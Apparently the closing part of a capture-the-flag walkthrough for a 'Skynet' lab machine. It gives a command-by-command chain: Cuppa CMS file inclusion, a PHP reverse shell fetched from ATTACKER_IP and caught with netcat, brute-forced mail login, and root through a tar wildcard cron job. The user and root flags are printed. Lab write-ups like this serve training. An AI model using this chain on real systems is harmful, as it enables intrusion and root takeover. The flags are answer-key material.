searchsploit -x php/webapps/25971.txt
The vulnerable line:
include($_REQUEST["urlConfig"]);Whatever value gets passed as urlConfig is included as a PHP file. The vulnerable path is /alerts/alertConfigField.php. The question about remote file inclusion was not subtle foreshadowing.
Confirm LFI first:
curl "http://TARGET_IP/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd"
/etc/passwd in the output. Confirmed.
Reverse shell via RFI
Copy PentestMonkey’s PHP reverse shell into the working directory and edit the IP and port:
cp /usr/share/webshells/php/php-reverse-shell.php ./shell.php
nano shell.php
Set $ip to ATTACKER_IP and $port to 1234.
Three terminals:
python3 -m http.server 8000     # terminal 1: serve the shell
nc -lvnp 1234                    # terminal 2: catch the shell
Terminal 3, trigger the RFI:
curl "http://TARGET_IP/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://ATTACKER_IP:8000/shell.php"
Upgrade the shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'This shell is, as the kids would say, mid. But it works.
cat /home/milesdyson/user.txt
User flag: 7ce5c2109a40f958099283600a9ae807
Privesc via tar wildcard
ls -la /home/milesdyson/backups
cat /home/milesdyson/backups/backup.sh
A root cron job runs tar cf ... * from /var/www/html. GNU tar’s --checkpoint-action=exec=COMMAND executes a shell command at checkpoints. If we can name files that look like tar options in that directory, the cron job runs them for us.
Same technique as Operation Coldstart, different path to the writable directory.
Stage the payload in /var/www/html:
echo 'cat /root/root.txt > /tmp/rootflag.txt' > shell.sh
chmod +x shell.sh
touch "/var/www/html/--checkpoint=1"
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
Wait 60 seconds for the cron job to fire, then:
cat /tmp/rootflag.txt
Root flag: 3f0372db24753accc7179a282cd6a949
Fin.
Full Attack Chain
# 1. Recon
nmap -sV -sC -p- -T4 TARGET_IP
# 22 SSH, 80 HTTP, 110 POP3, 139/445 SMB (Samba, workgroup: Skynet), 143 IMAP

# 2. Web: feroxbuster finds /squirrelmail
feroxbuster -u http://TARGET_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

# 3. SMB anonymous access -> attention.txt + log1.txt (wordlist)
smbclient //TARGET_IP/anonymous -U guest
get attention.txt
cd logs && get log1.txt

# 4. Burp Intruder on squirrelmail login -> cyborg007haloterminator
# payload position: secretkey, simple list from log1.txt

# 5. Read Miles' email -> Samba password reset
# SMB as milesdyson -> notes/important.txt -> hidden dir /45kra24zxs28v3yd

# 6. feroxbuster on hidden dir -> /administrator/ (Cuppa CMS)
# searchsploit Cuppa CMS -> LFI via urlConfig parameter
curl "http://TARGET_IP/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd"

# 7. RFI: serve PentestMonkey PHP reverse shell, trigger via urlConfig
python3 -m http.server 8000
nc -lvnp 1234
curl "http://TARGET_IP/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://ATTACKER_IP:8000/shell.php"
# -> shell as www-data, upgrade with pty, user.txt

# 8. Privesc: tar wildcard via root cron job in /var/www/html
echo 'cat /root/root.txt > /tmp/rootflag.txt' > shell.sh
chmod +x shell.sh
touch "/var/www/html/--checkpoint=1"
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
# wait 60s
cat /tmp/rootflag.txt
Recap: SMB anonymous access, wordlist from logs, Burp Intruder cracks squirrelmail, email leaks Samba password, milesdyson SMB reveals hidden directory, Cuppa CMS LFI confirmed, RFI delivers reverse shell, tar wildcard cron abuse to root.